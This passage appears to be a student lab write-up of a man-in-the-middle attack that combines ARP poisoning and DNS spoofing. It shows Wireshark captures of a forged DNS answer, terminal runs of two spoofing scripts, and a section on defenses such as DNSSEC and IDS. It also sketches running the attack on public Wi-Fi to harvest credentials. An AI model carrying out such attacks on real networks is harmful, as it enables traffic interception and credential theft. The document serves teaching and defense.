
```
No.   Time          Source          Destination     Protocol Length Info
   24 14.116153700  192.168.43.19   192.168.43.1    DNS       79 Standard query 0xd1ce A clients4.google.com
   25 14.145317974  192.168.43.19   192.168.43.1    DNS       68 Standard query 0x85fb A scrr.com
   26 14.150705711  192.168.43.19   192.168.43.1    DNS       74 Standard query 0xec76 A www.google.com
   27 14.235386689  192.168.43.19   192.168.43.1    DNS       74 Standard query 0xe6a1 A www.google.com
   28 14.641487669  192.168.43.1    192.168.43.19   DNS       84 Standard query response 0x85fb A scrr.com A 192.168.43.37
   31 15.097151462  192.168.43.19   192.168.43.1    DNS       70 Standard query 0xf8c9 A xqycyvwnqg
   32 15.097192656  192.168.43.19   192.168.43.1    DNS       73 Standard query 0xa039 A frelgfbnzjbnw
   33 15.099568727  192.168.43.19   192.168.43.1    DNS       72 Standard query 0xcfe4 A awkrrvvldohp
   38 15.482059397  192.168.43.19   192.168.43.1    DNS       85 Standard query 0xa2ae A return.uk.uniregistry.com
   41 15.521627018  192.168.43.19   192.168.43.1    DNS       78 Standard query 0x805f A www.googleapis.com
   46 19.128329261  192.168.43.19   192.168.43.1    DNS       79 Standard query 0xd1ce A clients4.google.com
   47 19.155912180  192.168.43.19   192.168.43.1    DNS       74 Standard query 0xec76 A www.google.com
   48 19.242669184  192.168.43.19   192.168.43.1    DNS       74 Standard query 0xe6a1 A www.google.com
```

```
    [Coloring Rule String: udp]
▸ Ethernet II, Src: XiaomiCo_97:78:6b (fc:64:ba:97:78:6b), Dst: GemtekTe_cc:1e:35 (ac:81:12:cc:1e:35)
▸ Internet Protocol Version 4, Src: 192.168.43.19, Dst: 192.168.43.1
▸ User Datagram Protocol, Src Port: 56566, Dst Port: 53
▾ Domain Name System (query)
    [Response In: 28]
    Transaction ID: 0x85fb
  ▸ Flags: 0x0100 Standard query
    Questions: 1
    Answer RRs: 0
    Authority RRs: 0
    Additional RRs: 0
  ▸ Queries
```

```
0000  ac 81 12 cc 1e 35 fc 64  ba 97 78 6b 08 00 45 00   .....5.d ..xk..E.
0010  00 36 28 ea 40 00 40 11  3a 68 c0 a8 2b 13 c0 a8   .6(.@.@. :h..+...
0020  2b 01 dc f6 00 35 00 22  19 c2 85 fb 01 00 00 01   +....5." ........
0030  00 00 00 00 00 00 04 73  63 72 72 03 63 6f 6d 00   .......s crr.com.
0040  00 01 00 01                                        ....
```

```
Domain Name System: Protocol          Packets: 104 · Displayed: 34 (32.7%) · Dropped: 0 (0.0%)     Profile: Default
```

After this we can see another packet sent from the attacker to the victim with the DNS response, which will give the IP address of the attacker, as shown below:


Applications
Places
Wireshark
Sun 15:51
*wlan0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
dns
Expression…

```
No.  Time          Source         Destination    Protocol Length Info
  24 14.116153700  192.168.43.19  192.168.43.1   DNS      79 Standard query 0xd1ce A clients4.google.com
  25 14.145317974  192.168.43.19  192.168.43.1   DNS      68 Standard query 0x85fb A scrr.com
  26 14.150705711  192.168.43.19  192.168.43.1   DNS      74 Standard query 0xec76 A www.google.com
  27 14.235386689  192.168.43.19  192.168.43.1   DNS      74 Standard query 0xe6a1 A www.google.com
  28 14.641487669  192.168.43.1   192.168.43.19  DNS      84 Standard query response 0x85fb A scrr.com A 192.168.43.37
  31 15.097151462  192.168.43.19  192.168.43.1   DNS      70 Standard query 0xf8c9 A xqycyvwnqg
  32 15.097192656  192.168.43.19  192.168.43.1   DNS      73 Standard query 0xa039 A frelgfbnzjbnw
  33 15.099568727  192.168.43.19  192.168.43.1   DNS      72 Standard query 0xcfe4 A awkrrvvldohp
  38 15.482059397  192.168.43.19  192.168.43.1   DNS      85 Standard query 0xa2ae A return.uk.uniregistry.com
  41 15.521627018  192.168.43.19  192.168.43.1   DNS      78 Standard query 0x805f A www.googleapis.com
  46 19.128329261  192.168.43.19  192.168.43.1   DNS      79 Standard query 0xd1ce A clients4.google.com
  47 19.155912180  192.168.43.19  192.168.43.1   DNS      74 Standard query 0xec76 A www.google.com
  48 19.242669184  192.168.43.19  192.168.43.1   DNS      74 Standard query 0xe6a1 A www.google.com
```

```
    Questions: 1
    Answer RRs: 1
    Authority RRs: 0
    Additional RRs: 0
  ▶ Queries
  ▼ Answers
    ▼ scrr.com: type A, class IN, addr 192.168.43.37
        Name: scrr.com
        Type: A (Host Address) (1)
        Class: IN (0x0001)
        Time to live: 60
        Data length: 4
        Address: 192.168.43.37
```

```
0000  fc 64 ba 97 78 6b ac 81  12 cc 1e 35 08 00 45 00   .d..xk.. ...5..E.
0010  00 46 0d 75 00 00 40 11  95 cd c0 a8 2b 01 c0 a8   .F.u..@. ....+...
0020  2b 13 00 35 dc f6 00 32  ed 03 85 fb 81 80 00 01   +..5...2 ........
0030  00 01 00 00 00 00 04 73  63 72 72 03 63 6f 6d 00   .......s crr.com.
0040  00 01 00 01 c0 0c 00 01  00 01 00 00 00 3c 00 04   ........ .....<..
0050  c0 a8 2b 25                                        ..+%
```

```
Text item (text), 16 bytes    Packets: 104 · Displayed: 34 (32.7%) · Dropped: 0 (0.0%)    Profile: Default
```

As you can see, the response gives out the attacker's IP address, in this case 192.168.43.37, this meaning that the implementation of the attack is correct.

One of the things we must point out is that in this scenario we have a complete knowledge and control over the target's IP address and the gateway router.

In a real case, an attacker could use a tool like Wireshark in a place such as a coffee shop or an airport (i.e. places with non-secure, open or public Wi-Fi networks) in order to check which devices are connected to the network and look at their IP addresses, as well as figure out their gateway address.


Automatizing the Attack

To make the attack more automatic, we have created to BASH files that can be run through the terminal as super user. These files would ask the user to type the ip addresses and interfaces that the attacker wishes to. In order to know which numbers to type and so on, the script will print out the necessary information of each instruction before it actually asks for the address.

The two BASH files are arpspoof.sh and dnsspoof.sh, each one of them spoofs the arp tables and the dns files. We would have to run both of these files on the terminal as super user and the attack would be performed.

Here you can see the scripts which are being executed in the terminal:

arpspoof.sh


pablo@kali: ~/Documents/Bash
File Edit View Search Terminal Help


```
pablo@kali:~/Documents/Bash$ sudo bash arpspoof.sh
[sudo] password for pablo:
current ip forwarding
1
enabling ip forwarding
Enter ip victim:
192.168.43.1

Interfaces:
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN mode DEFAULT group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
2: eth0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc pfifo_fast state DOWN mode DEFAULT group default qlen 1000
    link/ether 2c:41:38:62:bd:fc brd ff:ff:ff:ff:ff:ff
3: wlan0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP mode DORMANT group default qlen 1000
    link/ether ac:81:12:cc:1e:35 brd ff:ff:ff:ff:ff:ff
Enter interface:
wlan0

Route:
default via 169.231.176.1 dev wlan0 proto dhcp metric 600
169.231.176.0/22 dev wlan0 proto kernel scope link src 169.231.178.125 metric 600
Enter ip route:
169.231.176.1

Arpspoofing on interface wlan0 and target 192.168.43.1 with route 169.231.176.1
```

dnsspoof.sh


pablo@kali: ~/Documents/Bash
File Edit View Search Terminal Help

```
pablo@kali:~/Documents/Bash$ sudo bash dnsspoof.sh
ip interfaces:
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc pfifo_fast state DOWN group default qlen 1000
    link/ether 2c:41:38:62:bd:fc brd ff:ff:ff:ff:ff:ff
3: wlan0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether ac:81:12:cc:1e:35 brd ff:ff:ff:ff:ff:ff
    inet 169.231.178.125/22 brd 169.231.179.255 scope global dynamic noprefixroute wlan0
       valid_lft 1819sec preferred_lft 1819sec
    inet6 fe80::ae81:12ff:fecc:1e35/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
Enter ip host:
169.231.178.125

DNS spoofing with dns.txt with host ip 169.231.178.125
dnsspoof: listening on wlan0 [host 169.231.178.125]
```

Going Further: How to defend from a DNS Spoofing attack?

As we have seen during the process, DNS spoofing attacks can result in real harm, in many forms. It should also be pointed out that this type of cyberattack is sort of passive, in the sense that it is very hard to notice you are being a victim until further consequences take place.

In a real case scenario, an attack like the one we expose in this project can be performed at next level, that is, setting up everything necessary so that a fake webpage looks amazingly real and legit, which again, could lead the victim to only realize he was exposed to the attack when, for example, some uncommon, suspicious money transactions have been processed after without having any clue he had already given away his credentials through the malicious site.

Below we have shown some of the security measures that can be carried out in order to prevent a device from being victim of such attack:

- **DNSSEC.** This consists in a form of DNS that uses digitally signed DNS records to ensure the validity of a query response. In particular, in order to understand why this is directly focused on what our project is about, DNSSEC makes it possible to protect applications from forged or manipulated DNS data.[1]

- **Device Internal Security:** As this attack is executed from inside the network, if a device is secured it is less likely that the host can be compromised.

- **Avoid trusting DNS when using secure systems:** Using software that relies on hostnames to function then those can be specified manually in the devices hosts file is a better, more secure option.

- **IDS:** This devices can successfully avoid ARP cache poisoning and DNS spoofing, as far as they are strategically and correctly deployed inside the network.

All of them show that, even though the level of sophistication of an attacker that wants to perform a DNS spoofing action can be pretty high, there are still methods that can make devices able to be defended against these types of attacks

Conclusion

The MiTM attack is a cybersecurity threat capable of intercepting network packets that are being transmitted, modify information, and in this case, returning fake DNS responses that put in danger the integrity of legit websites, as well as potentially stealing user information.

We have encountered that setting up a device as a router inside a LAN can actually carry out this attack, and that along with returning a fake HTML file we have designed on our own, we can monitor all the information transmitted using Wireshark.

We have also seen how when the user requests certain webpages we could be in the middle of the connection in order to perform malicious actions. All of this by ARP poisoning the connection.

Basically, as long as an attacker has control over the IP addresses of both target user/device and gateway node (e.g. snitch into a public network like in an airport), he can expose that user's integrity and confidentiality to a tremendous level of danger.

References

[1] https://en.wikipedia.org/wiki/Domain_Name_System_Security_Extensions